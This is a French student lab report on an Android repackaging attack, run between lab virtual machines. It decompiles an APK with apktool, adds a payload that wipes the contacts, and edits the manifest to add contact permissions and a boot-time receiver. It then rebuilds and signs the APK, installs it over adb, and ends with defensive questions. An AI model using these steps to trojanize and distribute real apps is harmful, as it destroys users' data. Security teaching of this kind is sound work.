Index devoir SSI

ANDROID REPACKAGING ATTACK

Réalisé par : Naouali Saif Eddine (SEOC)
SOUFI Omar (ISI)
TOUBOUH Moncif (ISI)

L'objectif de ce devoir est d'aboutir à un a simple repackaging attaque dans une application Android sélectionnée.

Cette attaque consiste à modifier l'application Android, qui est téléchargé à partir de n'importe quel marché d'applications en ajoutant dedans des codes malicieux.

Cette application sera distribuée par la suite vers les utilisateurs. Une fois modifier il sera télécharger et installé, le code malicieux peut ainsi conduire à différents type d'attaques dans la machine de l'utilisateur.

Indication : Si vous voulez faire l'exploitation en totalité il faut suivre l'intégralité des instructions données en ce document (sans oublier de supprimer l'application vulnérable qui a été mise sur la machine Android), sinon on a déjà mis l'application vulnérable avec le code malveillant sur la machine Android dont le fichier Vagrantfile est dans les annexes de ce devoir. Pour tester on ajoute un contact, on ouvre l'application vulnérable et on modifie le temps, on revient vers les contacts et on voit que le contact ajouté a disparu.

1. Sélection d'une application populaire qui servira de trojan

L'application se trouve sur le bureau sous le nom de RepackagingLab, apres l'avoir téléchargé.

(Les 2 machines sont déjà déposées sur Vagrant Boxes et les vagrantfiles correspondants sont dans le dossier du devoir).

Lancer les commandes suivantes :

```
//Pour la machine ubuntu
vagrant init moncif/ubuntu14 \
  --box-version 2.0.0
vagrant up
//pour la machine Android
vagrant init moncif/Android5-1 \
  --box-version 2.0.0
vagrant up
```

Lancement des deux machines:



Figure 1 : les 2 machines lancées sur virtualbox.

2. Disassemblage de l'application

On va extraire l'application:

```
seed@MobiSEEDUbuntu:~$ cd Downloads
seed@MobiSEEDUbuntu:~/Downloads$ ls
MaliciousCode.smali  RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.1.0 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
seed@MobiSEEDUbuntu:~/Downloads$ ls
MaliciousCode.smali  RepackagingLab  RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads$
```

Figure 2 : extraction de l'application

On a utilisé apktool avec l'option d afin de faire l'extraire en totalité.

Nous désassemblons le fichier apk car il est difficile de modifier le fichier apk au format dex. Nous le convertissons donc en un format lisible par l'homme. Le désassemblage du fichier apk crée un dossier portant le nom du fichier apk. Le contenu du dossier comprend les fichiers de ressources xml, le fichier AndroidManifest, les fichiers de code source, etc.

3. Examination des fichiers obtenus:

Vérification des fichiers : le fichier RepackagingLab.apk est situé dans dist folder.

Figure 3 : emplacement de l'apk

4. Injection du malicious code

a. Le ContentResolver efface le contenu de la variable Uri.

(Remarque : un Uri spécifie un path bien déterminé qui va spécifier dans notre cas le Path vers les données à supprimer via le contentResolver).

b. L'objectif de ce code est d'effacer la liste des contacts du Smartphone.



Figure 4 : injection du code malveillant

6. Déclenchement du code malveillant:

Nous téléchargeons le code smali et le plaçons directement dans le dossier com du fichier apk démonté. Maintenant, nous modifions le fichier AndroidManifest.xml en lui accordant des autorisations suffisantes pour que notre attaque fonctionne.

*AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">
      <uses-permission android:name ="android.permission.READ_CONTACTS"/>
      <uses-permission android:name ="android.permission.WRITE_CONTACTS"/>
      <uses-permission android:name ="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
android:supportsRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name = "com.MaliciousCode">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
             </intent-filter>
        </receiver>
    </application>
</manifest>
```

Figure 5: Fichier manifest de notre application

On choisit l'exécution du code dès le démarrage du Smartphone :

Remarque :

Les uses-permission sont spécifique à chaque application et sont utilisés en vue d'autoriser à quelques applications internes du mobile : pour notre cas on a autorisé l'accès aux contacts en écriture et lecture.

7. Rebuild de l'application apk avec le code malveillant

Nous procédons au repack de notre application Android en utilisant l'option apktool avec b et dans le dossier qui contient le code nécessaire pour le fichier apk.

```
seed@MobiSEEDUbuntu:~/Downloads$ ls
RepackagingLab  RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: RepackagingLab/smali/com/AndroidManifest.xml
W: Unknown file type, ignoring: RepackagingLab/smali/com/AndroidManifest.xml~
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
seed@MobiSEEDUbuntu:~/Downloads$
```

Figure 6 : rebuild de l'apk

Une fois le reconditionnement terminé, le fichier apk est créé dans le dossier dist.

```
seed@MobiSEEDUbuntu:~/Downloads$ cd RepackagingLab
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  build  dist  original  res  smali
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab$ cd dist
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ ls
RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$
```

Figure 7 : vérification du résultat du build

8. Signer l'apk file

a. Génération d'une clé publique et une autre privée

```
seed@MobiSEEDUbuntu:~/Desktop$ keytool -alias alias -genkey -v -keystore my-key.
keystore -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  HI HI
What is the name of your organizational unit?
  [Unknown]:  HI HI
What is the name of your organization?
  [Unknown]:  HI
What is the name of your City or Locality?
  [Unknown]:  HI
What is the name of your State or Province?
  [Unknown]:  HI
What is the two-letter country code for this unit?
  [Unknown]:  HI
Is CN=HI HI, OU=HI HI, O=HI, L=HI, ST=HI, C=HI correct?
  [no]:  yes
```

Figure 8 : génération d'une clé pour signature de l'apk

Signer l'APK



Figure 9 : signature de l'apk

Nous générons la clé publique et privée et le certificat numérique en utilisant les commandes ci-dessus comme indiqué dans les captures d'écran.

Android a besoin que toutes les applications aient une signature numérique et une clé à installer sur l'appareil. Keytool est utilisé pour générer des clés publiques et privées et jarsigner est utilisé pour signer le fichier apk avec la clé générée.

9. Distribution de l'application au victim

a. On va chercher l'@IP de la victime



Figure 10 : utiliser netcfg pour chercher l'adresse

Nous envoyons une requête ping à chaque machine virtuelle à partir de l'autre machine virtuelle pour vérifier s'il existe une connexion.

```
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.251 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.659 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.652 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.653 ms
^C
--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.251/0.576/0.669/0.165 ms
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$
```

Figure 11 : ping sur la machine Android

Figure 12 : ping sur la machine ubuntu

b. On se connecte à la victime

```
seed@MobiSEEDUbuntu:~$ adb connect 10.0.2.7
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.7:5555
```

Figure 13 : Connexion à la machine Android

Nous utilisons adb pour établir une connexion entre la machine virtuelle MobiSEEDUbuntu et la VM Android.

c. On installe l'application Trojan sur la machine Android victime

```
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb install RepackagingLab.
apk
6862 KB/s (1420968 bytes in 0.202s)
        pkg: /data/local/tmp/RepackagingLab.apk
Success
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$
```

Figure 14 : installation de l'apk sur la machine victime

Mise en marche de l'application :



Figure 15 : Mise en marche de l'application

10. Tester l'effet du repackaging attack

a. On vérifie que l'application est bien installée sur machine Android



Figure 16 : vérification de l'installation

b. Ajouter un contact:



Figure 17 : ajout d'un contact

c. Redémarrage de Android

Après redémarrage on va essayer de vérifier que la liste de contacts c'était supprimer.

d. Vérifier si le contact s'est effacé ou non



Figure 18 : vérification de l'ajout du contact

Le code smali que nous avons injecté dans l'application supprime tous les contacts existants. Ainsi, lorsque la victime installe l'application et redémarre l'appareil, les contacts de l'appareil sont effacés, l'attaque est réussie.

Conclusion :

En guise de conclusion, On peut affirmer que le Repackging attaque dans une application spécifique en injectant du code malicieux peut contribuer à plusieurs forme d'attaques sur la machine de la victime.

Annexes :

1. Pourquoi l'attaque de reconditionnement ne présente-t-elle pas beaucoup de risques sur les appareils iOS?

Les développeurs d'applications mobiles d'appareils Apple vérifient leur identité avant de pouvoir produire de nouvelles applications. Cela comprend la soumission de documents d'identification réels comme le SSN ou des statuts officiels. Ainsi, lorsque Apple découvre une application malveillante, il existe une possibilité que l'attaquant puisse être puni.

Il existe également un système de vérification automatique et manuel des applications qui inclut une analyse statique des fichiers binaires conformes, ce qui rend très difficile pour les développeurs de simplement reconditionner des applications malveillantes ou légitimes à vendre sur l'AppStore.

2. Si vous étiez Google, quelles décisions prendriez-vous pour réduire les chances d'attaquer les attaques de reconditionnement?

En plus de payer un petit montant et d'accepter de respecter la distribution développeur Accord, Google doit appliquer des règles telles que les développeurs fournissent des informations telles que SSN ou d'autres informations d'identification afin qu'ils soient tenus responsables de leurs applications. Google devrait également veiller à ce que les développeurs interdits ne puissent pas démissionner et s'inscrire en utilisant une nouvelle identité. Google devrait également faire valoir l'importance des pouvoirs de signature des certificats et s'assurer que les applications auto-signées ne sont pas disponibles sur l'App Store. Ils peuvent également implémenter un schéma de signature d'applications basé sur plusieurs signatures, ce qui peut minimiser les modifications du système existant tout en répondant à l'exigence de mise à jour transparente.

3. Les marchés tiers sont considérés comme la principale source d'applications reconditionnées. Pensez-vous que l'utilisation du Google Play Store officiel seulement peut totalement vous éloigner des attaques? Pourquoi ou pourquoi pas?

Google Play Store dispose de mécanismes de vérification pour vérifier si les fichiers sont publiés ou leur utilisateur les interfaces sont similaires aux applications existantes et il rejette ces applications. Mais il y a toujours des logiciels malveillants sur le Playstore qui utilisent des attaques de reconditionnement peuvent réussir. C'est une preuve suffisante que PlayStore n'est pas complètement protégé contre de telles attaques sachant que Google continue de vérifier tous les packages téléchargés sur Playstore. Nous ne devons donc télécharger que des applications de confiance à partir du Playstore.

4. Dans la vie réelle, si vous deviez télécharger des applications à partir d'une source non fiable, que feriez-vous pour assurer la sécurité de votre appareil?

Dans la vraie vie, nous ne devons jamais désactiver Verify Apps. Il s'agit d'une fonctionnalité sur les appareils Android qui vérifie activité sur l'appareil et avertit l'utilisateur ou prévient des dommages potentiels. Vérifiez toujours les avertissements d'autorisation lors du téléchargement d'applications. Ne téléchargez pas d'applications à partir de liens ou de messages inconnus. Nous pouvons utiliser AppInk, AppLancet, etc. pour détecter les applications de reconditionnement. Les développeurs peuvent utiliser des filigranes qui ne sont pas présents une fois le reconditionnement effectué.